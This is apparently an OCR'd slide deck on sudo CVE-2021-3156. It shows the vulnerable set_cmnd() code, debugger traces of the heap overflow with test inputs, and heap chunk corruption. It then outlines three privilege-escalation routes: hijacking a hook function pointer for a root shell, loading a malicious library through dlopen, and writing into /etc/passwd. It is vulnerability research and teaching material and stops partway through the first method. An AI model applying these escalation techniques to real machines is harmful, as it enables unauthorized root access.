Exploiting sudo CVE-2021-3156:

From heap-based overflow to LPE/EoP




Table of contents

Introduction


- Discovered by Qualys.
- High severity
- Bug present for 10 years
- No credentials needed
- Can be triggered from any user (even nobody!!)

Vulnerability

set_cmnd() @ plugins/sudoers/sudoers.c

```
851     /* Alloc and build up user_args. */
852     for (size = 0, av = NewArgv + 1; *av; av++)
853     size += strlen(*av) + 1;
854     if (size == 0 || (user_args = malloc(size)) == NULL) {
855     sudo_warnx(U_("%s: %s"), __func__, U_("unable to allocate memory"));
856     debug_return_int(-1);
857     }
858     if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
859     /*
860      * When running a command via a shell, the sudo front-end
861      * escapes potential meta chars.  We unescape non-spaces
862      * for sudoers matching and logging purposes.
863      */
864     for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
865         while (*from) {
866         if (from[0] == '\\' && !isspace((unsigned char)from[1]))
867             from++;
868         *to++ = *from++;
869         }
870         *to++ = ' ';
871     }
872     *--to = '\0';
```

Vulnerability



Vulnerability

```
→ 0x7f5c830615d0 <sudoers_policy_main+720> call   0x7f5c83047fb0 <strlen@plt>
  ↳  0x7f5c83047fb0 <strlen@plt+0>   endbr64
     0x7f5c83047fb4 <strlen@plt+4>   bnd    jmp QWORD PTR [rip+0x4d1c5]        # 0x7f5c83095180 <strlen@got.plt>
     0x7f5c83047fbb <strlen@plt+11>  nop    DWORD PTR [rax+rax*1+0x0]
     0x7f5c83047fc0 <sudo_gettime_awake_v1@plt+0> endbr64
     0x7f5c83047fc4 <sudo_gettime_awake_v1@plt+4> bnd    jmp QWORD PTR [rip+0x4d1bd]        # 0x7f5c83095188 <sudo_gettime_awake_v1@got.plt>
     0x7f5c83047fcb <sudo_gettime_awake_v1@plt+11> nop    DWORD PTR [rax+rax*1+0x0]

strlen@plt (
   $rdi = 0x00007ffdd01c37fb → "AAAAAAAA\",
   $rsi = 0x0000000000000000
)

    848             char *to, *from, **av;
    849             size_t size, n;
    850
    851             /* Alloc and build up user_args. */
    852             for (size = 0, av = NewArgv + 1; *av; av++)
●→  853                 size += strlen(*av) + 1;
    854             if (size == 0 || (user_args = malloc(size)) == NULL) {
    855                 sudo_warnx(U_("%s: %s"), __func__, U_("unable to allocate memory"));
    856                 debug_return_int(-1);
    857             }
    858             if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {

[#0] Id 1, Name: "sudoedit", stopped 0x7f5c830615d0 in set_cmnd (), reason: BREAKPOINT

[#0] 0x7f5c830615d0 → set_cmnd()
[#1] 0x7f5c830615d0 → sudoers_policy_main(argc=0x3, argv=0x7ffdd01c1e40, pwflag=0x0, env_add=0x0, verbose=0x0, closure=0x7ffdd01c1b50)
[#2] 0x7f5c8305af4a → sudoers_policy_check(argc=0x3, argv=0x7ffdd01c1e40, env_add=0x0, command_infop=0x7ffdd01c1bc8, argv_out=0x7ffdd01c1bd0, user_env_out=0x7ffdd01c1bd8)
[#3] 0x55b68344dc46 → policy_check(plugin=0x55b68346e7a0 <policy_plugin>, user_env_out=0x7ffdd01c1bd8, argv_out=0x7ffdd01c1bd0, command_info=0x7ffdd01c1bc8, env_add=0x0, argv=0x
[#4] 0x55b68344dc46 → main(argc=<optimized out>, argv=<optimized out>, envp=0x7ffdd01c1e60)

gef➤
gef➤  c
Continuing.
```

Vulnerability

```
→ 0x7f5c830615d0 <sudoers_policy_main+720> call   0x7f5c83047fb0 <strlen@plt>
  ↳  0x7f5c83047fb0 <strlen@plt+0>   endbr64
     0x7f5c83047fb4 <strlen@plt+4>   bnd    jmp QWORD PTR [rip+0x4d1c5]        # 0x7f5c83095180 <strlen@got.plt>
     0x7f5c83047fbb <strlen@plt+11>  nop    DWORD PTR [rax+rax*1+0x0]
     0x7f5c83047fc0 <sudo_gettime_awake_v1@plt+0> endbr64
     0x7f5c83047fc4 <sudo_gettime_awake_v1@plt+4> bnd    jmp QWORD PTR [rip+0x4d1bd]        # 0x7f5c83095188 <sudo_gettime_awake_v1@got.plt>
     0x7f5c83047fcb <sudo_gettime_awake_v1@plt+11> nop    DWORD PTR [rax+rax*1+0x0]
```

```
strlen@plt (
   $rdi = 0x00007ffdd01c3805 → "BBBBBBBBBB",
   $rsi = 0x0000000000000000
)
```

```
    848             char *to, *from, **av;
    849             size_t size, n;
    850
    851             /* Alloc and build up user_args. */
    852             for (size = 0, av = NewArgv + 1; *av; av++)
→   853                 size += strlen(*av) + 1;
    854             if (size == 0 || (user_args = malloc(size)) == NULL) {
    855                 sudo_warnx(U_("%s: %s"), __func__, U_("unable to allocate memory"));
    856                 debug_return_int(-1);
    857             }
    858             if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x7f5c830615d0 in set_cmnd (), reason: BREAKPOINT
```

```
[#0] 0x7f5c830615d0 → set_cmnd()
[#1] 0x7f5c830615d0 → sudoers_policy_main(argc=0x3, argv=0x7ffdd01c1e40, pwflag=0x0, env_add=0x0, verbose=0x0, closure=0x7ffdd01c1b50)
[#2] 0x7f5c8305af4a → sudoers_policy_check(argc=0x3, argv=0x7ffdd01c1e40, env_add=0x0, command_infop=0x7ffdd01c1bc8, argv_out=0x7ffdd01c1bd0, user_env_out=0x7ffdd01c1bd8)
[#3] 0x55b68344dc46 → policy_check(plugin=0x55b68346e7a0 <policy_plugin>, user_env_out=0x7ffdd01c1bd8, argv_out=0x7ffdd01c1bd0, command_info=0x7ffdd01c1bc8, env_add=0x0, argv=0x7ff
[#4] 0x55b68344dc46 → main(argc=<optimized out>, argv=<optimized out>, envp=0x7ffdd01c1e60)
```

```
gef➤  c
Continuing.
```

Vulnerability

```
0x00007ffedcd89848|+0x0038: 0x0000000000000000

   0x7ff72bbfd056 <sudoers_policy_main+3414> repnz  mov r14, r15
   0x7ff72bbfd05a <sudoers_policy_main+3418> add    rbp, 0x1
   0x7ff72bbfd05e <sudoers_policy_main+3422> mov    r15, rdx
 → 0x7ff72bbfd061 <sudoers_policy_main+3425> mov    BYTE PTR [rbp-0x1], al
   0x7ff72bbfd064 <sudoers_policy_main+3428> movzx  eax, BYTE PTR [r14+0x1]
   0x7ff72bbfd069 <sudoers_policy_main+3433> test   al, al
   0x7ff72bbfd06b <sudoers_policy_main+3435> je     0x7ff72bbfd0a8 <sudoers_policy_main+3496>
   0x7ff72bbfd06d <sudoers_policy_main+3437> lea    r14, [r15+0x1]
   0x7ff72bbfd071 <sudoers_policy_main+3441> cmp    al, 0x5c

    863                 */
    864                for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
    865                    while (*from) {
    866                        if (from[0] == '\\' && !isspace((unsigned char)from[1]))
    867                            from++;
●→  868                        *to++ = *from++;
    869                    }
●   870                    *to++ = ' ';
    871                }
●   872                *--to = '\0';
    873            } else {

[#0] Id 1, Name: "sudoedit", stopped 0x7ff72bbfd061 in set_cmnd (), reason: BREAKPOINT

[#0] 0x7ff72bbfd061 → set_cmnd()
[#1] 0x7ff72bbfd061 → sudoers_policy_main(argc=0x3, argv=0x7ffedcd89bc0, pwflag=0x0, env_add=0x0, verbose=0x0, closure=0x7ffedcd898d0)
[#2] 0x7ff72bbf5f4a → sudoers_policy_check(argc=0x3, argv=0x7ffedcd89bc0, env_add=0x0, command_infop=0x7ffedcd89948, argv_out=0x7ffedcd89950, user_env_out=0x7ffedcd89958)
[#3] 0x564e847d9c46 → policy_check(plugin=0x564e847fa7a0 <policy_plugin>, user_env_out=0x7ffedcd89958, argv_out=0x7ffedcd89950, command_info=0x7ffedcd89948, env_add=0x0, argv=0x7ffe
[#4] 0x564e847d9c46 → main(argc=<optimized out>, argv=<optimized out>, envp=0x7ffedcd89be0)

gef➤  p to
$1 = 0x564e85eed4d1 "k-,\367\177"
gef➤  p from
$2 = 0x7ffedcd8a7fc "AAAAAAA\\"
gef➤
```

Vulnerability

```
  0x7ff72bbfd056 <sudoers_policy_main+3414> repnz  mov r14, r15
  0x7ff72bbfd05a <sudoers_policy_main+3418> add    rbp, 0x1
  0x7ff72bbfd05e <sudoers_policy_main+3422> mov    r15, rdx
→ 0x7ff72bbfd061 <sudoers_policy_main+3425> mov    BYTE PTR [rbp-0x1], al
  0x7ff72bbfd064 <sudoers_policy_main+3428> movzx  eax, BYTE PTR [r14+0x1]
  0x7ff72bbfd069 <sudoers_policy_main+3433> test   al, al
  0x7ff72bbfd06b <sudoers_policy_main+3435> je     0x7ff72bbfd0a8 <sudoers_policy_main+3496>
  0x7ff72bbfd06d <sudoers_policy_main+3437> lea    r14, [r15+0x1]
  0x7ff72bbfd071 <sudoers_policy_main+3441> cmp    al, 0x5c
```

```
   863                */
   864               for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
   865                   while (*from) {
   866                       if (from[0] == '\\' && !isspace((unsigned char)from[1]))
   867                           from++;
→  868                       *to++ = *from++;
   869                   }
   870                   *to++ = ' ';
   871               }
   872               *--to = '\0';
   873           } else {
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x7ff72bbfd061 in set_cmnd (), reason: BREAKPOINT
```

```
[#0] 0x7ff72bbfd061 → set_cmnd()
[#1] 0x7ff72bbfd061 → sudoers_policy_main(argc=0x3, argv=0x7ffedcd89bc0, pwflag=0x0, env_add=0x0, verbose=0x0, closure=0x7ffedcd898d0)
[#2] 0x7ff72bbf5f4a → sudoers_policy_check(argc=0x3, argv=0x7ffedcd89bc0, env_add=0x0, command_infop=0x7ffedcd89948, argv_out=0x7ffedcd89950, user_env_out=0x7ffedcd89958)
[#3] 0x564e847d9c46 → policy_check(plugin=0x564e847fa7a0 <policy_plugin>, user_env_out=0x7ffedcd89958, argv_out=0x7ffedcd89950, command_info=0x7ffedcd89948, env_add=0x0, argv=0x7ffedcd
[#4] 0x564e847d9c46 → main(argc=<optimized out>, argv=<optimized out>, envp=0x7ffedcd89be0)
```

```
gef➤  p to
$11 = 0x564e85eed4e0 ""
gef➤  p from
$12 = 0x7ffedcd8a80c "BBB"
gef➤
```

Vulnerability

```
  0x7ff72bbfd09a <sudoers_policy_main+3482> add    DWORD PTR [rcx-0x7d], ecx
  0x7ff72bbfd09d <sudoers_policy_main+3485> mov    DWORD PTR [rdx], 0xca75c084
  0x7ff72bbfd0a3 <sudoers_policy_main+3491> nop    DWORD PTR [rax+rax*1+0x0]
→ 0x7ff72bbfd0a8 <sudoers_policy_main+3496> add    rbx, 0x8
  0x7ff72bbfd0ac <sudoers_policy_main+3500> mov    BYTE PTR [rbp+0x0], 0x20
  0x7ff72bbfd0b0 <sudoers_policy_main+3504> lea    rax, [rbp+0x1]
  0x7ff72bbfd0b4 <sudoers_policy_main+3508> mov    r15, QWORD PTR [rbx]
  0x7ff72bbfd0b7 <sudoers_policy_main+3511> test   r15, r15
  0x7ff72bbfd0ba <sudoers_policy_main+3514> je     0x7ff72bbfd0c8 <sudoers_policy_main+3528>
```

```
  865                     while (*from) {
  866                         if (from[0] == '\\' && !isspace((unsigned char)from[1]))
  867                             from++;
  868                         *to++ = *from++;
  869                     }
→ 870                     *to++ = ' ';
  871                 }
  872                 *--to = '\0';
  873             } else {
  874                 for (to = user_args, av = NewArgv + 1; *av; av++) {
  875                     n = strlcpy(to, *av, size - (to - user_args));
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x7ff72bbfd0a8 in set_cmnd (), reason: BREAKPOINT
```

```
[#0] 0x7ff72bbfd0a8 → set_cmnd()
[#1] 0x7ff72bbfd0a8 → sudoers_policy_main(argc=0x3, argv=0x7ffedcd89bc0, pwflag=0x0, env_add=0x0, verbose=0x0, closure=0x7ffedcd898d0)
[#2] 0x7ff72bbf5f4a → sudoers_policy_check(argc=0x3, argv=0x7ffedcd89bc0, env_add=0x0, command_infop=0x7ffedcd89948, argv_out=0x7ffedcd89950, user_env_out=0x7ffedcd89958)
[#3] 0x564e847d9c46 → policy_check(plugin=0x564e847fa7a0 <policy_plugin>, user_env_out=0x7ffedcd89958, argv_out=0x7ffedcd89950, command_info=0x7ffedcd89948, env_add=0x0, argv=0x7ffe
[#4] 0x564e847d9c46 → main(argc=<optimized out>, argv=<optimized out>, envp=0x7ffedcd89be0)
```

```
gef➤
```

Vulnerability

```
   0x7ff72bbfd056 <sudoers_policy_main+3414> repnz  mov r14, r15
   0x7ff72bbfd05a <sudoers_policy_main+3418> add    rbp, 0x1
   0x7ff72bbfd05e <sudoers_policy_main+3422> mov    r15, rdx
 → 0x7ff72bbfd061 <sudoers_policy_main+3425> mov    BYTE PTR [rbp-0x1], al
   0x7ff72bbfd064 <sudoers_policy_main+3428> movzx  eax, BYTE PTR [r14+0x1]
   0x7ff72bbfd069 <sudoers_policy_main+3433> test   al, al
   0x7ff72bbfd06b <sudoers_policy_main+3435> je     0x7ff72bbfd0a8 <sudoers_policy_main+3496>
   0x7ff72bbfd06d <sudoers_policy_main+3437> lea    r14, [r15+0x1]
   0x7ff72bbfd071 <sudoers_policy_main+3441> cmp    al, 0x5c
```

```
    863                 */
    864                for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
    865                    while (*from) {
    866                        if (from[0] == '\\' && !isspace((unsigned char)from[1]))
    867                            from++;
 →  868                        *to++ = *from++;
    869                    }
    870                    *to++ = ' ';
    871                }
    872                *--to = '\0';
    873            } else {
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x7ff72bbfd061 in set_cmnd (), reason: BREAKPOINT
```

```
[#0] 0x7ff72bbfd061 → set_cmnd()
[#1] 0x7ff72bbfd061 → sudoers_policy_main(argc=0x3, argv=0x7ffedcd89bc0, pwflag=0x0, env_add=0x0, verbose=0x0, closure=0x7ffedcd898d0)
[#2] 0x7ff72bbf5f4a → sudoers_policy_check(argc=0x3, argv=0x7ffedcd89bc0, env_add=0x0, command_infop=0x7ffedcd89948, argv_out=0x7ffedcd89950, user_env_out=0x7ffedcd89958)
[#3] 0x564e847d9c46 → policy_check(plugin=0x564e847fa7a0 <policy_plugin>, user_env_out=0x7ffedcd89958, argv_out=0x7ffedcd89950, command_info=0x7ffedcd89948, env_add=0x0, argv=0x7ffedc
[#4] 0x564e847d9c46 → main(argc=<optimized out>, argv=<optimized out>, envp=0x7ffedcd89be0)
```

```
gef➤  p to
$15 = 0x564e85eed4e7 ""
gef➤  p from
$16 = 0x7ffedcd8a808 "BBBBBBB"
gef➤
```

Vulnerability

```
  0x7ff72bbfd09a <sudoers_policy_main+3482> add    DWORD PTR [rcx-0x7d], ecx
  0x7ff72bbfd09d <sudoers_policy_main+3485> mov    DWORD PTR [rdx], 0xca75c084
  0x7ff72bbfd0a3 <sudoers_policy_main+3491> nop    DWORD PTR [rax+rax*1+0x0]
→ 0x7ff72bbfd0a8 <sudoers_policy_main+3496> add    rbx, 0x8
  0x7ff72bbfd0ac <sudoers_policy_main+3500> mov    BYTE PTR [rbp+0x0], 0x20
  0x7ff72bbfd0b0 <sudoers_policy_main+3504> lea    rax, [rbp+0x1]
  0x7ff72bbfd0b4 <sudoers_policy_main+3508> mov    r15, QWORD PTR [rbx]
  0x7ff72bbfd0b7 <sudoers_policy_main+3511> test   r15, r15
  0x7ff72bbfd0ba <sudoers_policy_main+3514> je     0x7ff72bbfd0c8 <sudoers_policy_main+3528>
```

```
  865                     while (*from) {
  866                         if (from[0] == '\\' && !isspace((unsigned char)from[1]))
  867                             from++;
● 868                         *to++ = *from++;
  869                     }
●→ 870                     *to++ = ' ';
  871                 }
● 872                 *--to = '\0';
  873             } else {
  874                 for (to = user_args, av = NewArgv + 1; *av; av++) {
  875                     n = strlcpy(to, *av, size - (to - user_args));
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x7ff72bbfd0a8 in set_cmnd (), reason: BREAKPOINT
```

```
[#0] 0x7ff72bbfd0a8 → set_cmnd()
[#1] 0x7ff72bbfd0a8 → sudoers_policy_main(argc=0x3, argv=0x7ffedcd89bc0, pwflag=0x0, env_add=0x0, verbose=0x0, closure=0x7ffedcd898d0)
[#2] 0x7ff72bbf5f4a → sudoers_policy_check(argc=0x3, argv=0x7ffedcd89bc0, env_add=0x0, command_infop=0x7ffedcd89948, argv_out=0x7ffedcd89950, user_env_out=0x7ffedcd89958)
[#3] 0x564e847d9c46 → policy_check(plugin=0x564e847fa7a0 <policy_plugin>, user_env_out=0x7ffedcd89958, argv_out=0x7ffedcd89950, command_info=0x7ffedcd89948, env_add=0x0, argv=0x7ffedc
[#4] 0x564e847d9c46 → main(argc=<optimized out>, argv=<optimized out>, envp=0x7ffedcd89be0)
```

```
gef➤  c
Continuing.
```

Vulnerability

```
  0x7ff72bbfd0bc <sudoers_policy_main+3516> mov    rbp, rax
  0x7ff72bbfd0bf <sudoers_policy_main+3519> jmp    0x7ff72bbfd040 <sudoers_policy_main+3392>
  0x7ff72bbfd0c4 <sudoers_policy_main+3524> nop    DWORD PTR [rax+0x0]
→ 0x7ff72bbfd0c8 <sudoers_policy_main+3528> mov    BYTE PTR [rax-0x1], 0x0
  0x7ff72bbfd0cc <sudoers_policy_main+3532> jmp    0x7ff72bbfc870 <sudoers_policy_main+1392>
  0x7ff72bbfd0d1 <sudoers_policy_main+3537> nop    DWORD PTR [rax+0x0]
  0x7ff72bbfd0d8 <sudoers_policy_main+3544> lea    rsi, [rip+0x1954f]        # 0x7ff72bc1662e
  0x7ff72bbfd0df <sudoers_policy_main+3551> lea    rdi, [rip+0x1ac00]        # 0x7ff72bc17ce6
  0x7ff72bbfd0e6 <sudoers_policy_main+3558> call   0x7ff72bbe2d40 <sudo_warn_gettext_v1@plt>
```


```
  867                         from++;
● 868                     *to++ = *from++;
  869                 }
● 870                 *to++ = ' ';
  871             }
→ 872             *--to = '\0';
  873         } else {
  874             for (to = user_args, av = NewArgv + 1; *av; av++) {
  875                 n = strlcpy(to, *av, size - (to - user_args));
  876                 if (n >= size - (to - user_args)) {
  877                     sudo_warnx(U_("internal error, %s overflow"), __func__);
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x7ff72bbfd0c8 in set_cmnd (), reason: BREAKPOINT
```

```
[#0] 0x7ff72bbfd0c8 → set_cmnd()
[#1] 0x7ff72bbfd0c8 → sudoers_policy_main(argc=0x3, argv=0x7ffedcd89bc0, pwflag=0x0, env_add=0x0, verbose=0x0, closure=0x7ffedcd898d0)
[#2] 0x7ff72bbf5f4a → sudoers_policy_check(argc=0x3, argv=0x7ffedcd89bc0, env_add=0x0, command_infop=0x7ffedcd89948, argv_out=0x7ffedcd89950, user_env_out=0x7ffedcd89958)
[#3] 0x564e847d9c46 → policy_check(plugin=0x564e847fa7a0 <policy_plugin>, user_env_out=0x7ffedcd89958, argv_out=0x7ffedcd89950, command_info=0x7ffedcd89948, env_add=0x0, argv=0x7ff
[#4] 0x564e847d9c46 → main(argc=<optimized out>, argv=<optimized out>, envp=0x7ffedcd89be0)
```

```
gef➤
```

Vulnerability



Vulnerability

```
Chunk(addr=0x564e85eed430, size=0xa0, flags=PREV_INUSE)
    [0x0000564e85eed430     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x564e85eed4d0, size=0x20, flags=PREV_INUSE)
    [0x0000564e85eed4d0     41 41 41 41 41 41 41 41 00 42 42 42 42 42 42 42    AAAAAAAA.BBBBBBB]
Chunk(addr=0x564e85eed4f0, size=0x20424242424240, flags=IS_MMAPPED)
    [0x0000564e85eed4f0     e0 6b 2d 2c f7 7f 00 00 e0 6b 2d 2c f7 7f 00 00    .k-,.....k-,....]
gef➤  heap chunk 0x564e85eed4d0
Chunk(addr=0x564e85eed4d0, size=0x20, flags=PREV_INUSE)
Chunk size: 32 (0x20)
Usable size: 24 (0x18)
Previous chunk size: 0 (0x0)
PREV_INUSE flag: On
IS_MMAPPED flag: Off
NON_MAIN_ARENA flag: Off

Forward pointer: 0x4141414141414141
Backward pointer: 0x4242424242424200

gef➤  heap chunk 0x564e85eed4f0
Chunk(addr=0x564e85eed4f0, size=0x20424242424240, flags=IS_MMAPPED)
Chunk size: 9080051601654336 (0x20424242424240)
Usable size: 9080051601654320 (0x20424242424230)
Previous chunk size: 4774451406742635074 (0x4242424220424242)
PREV_INUSE flag: Off
IS_MMAPPED flag: On
NON_MAIN_ARENA flag: Off

gef➤
```

Exploitation strategies - Introduction


Advantages:

- Chunk size is controllable by attacker
- Overflow size is controllable by attacker
- We have the possibility to enter NULL bytes thanks to the backslash

Disadvantages:

- The binary has all protections enabled: Full RELRO, Stack guard, PIE, NX
- ASLR

Exploitation strategies - Protections



Exploitation strategies - Methods

Known paths to exploit the vulnerability:

- Overwrite a *sudo_hook_entry* struct (which contains a function pointer), *hook.u->getenv_fn()* to redirect the program control flow to *execv()* and pop a root shell
- Corrupt a string passed to *_libc_dlopen()* to load in memory our custom library (containing a constructor with our malicious code)
- Race condition and dumping stack content to /etc/passwd to add a custom entry (having the ability to add a privileged user with custom credentials)

Exploitation strategies - Best method?

- **1st method:** Requires a bruteforce of approximately 4096 tries to bypass ASLR through a partial overwrite.

- **2nd method**: The cleanest method (known), just requires to corrupt a *_libc_dlopen()* argument.

- **3rd method**: Requires a race condition, and corrupts the /etc/passwd file with junk from the stack

Exploitation strategies - 1st method

struct sudo_hook_entry @ src/hooks.c


```
42  /* Singly linked hook list. */
43  struct sudo_hook_entry {
44      SLIST_ENTRY(sudo_hook_entry) entries;
45      union {
46      sudo_hook_fn_t generic_fn;
47      sudo_hook_fn_setenv_t setenv_fn;
48      sudo_hook_fn_unsetenv_t unsetenv_fn;
49      sudo_hook_fn_getenv_t getenv_fn;
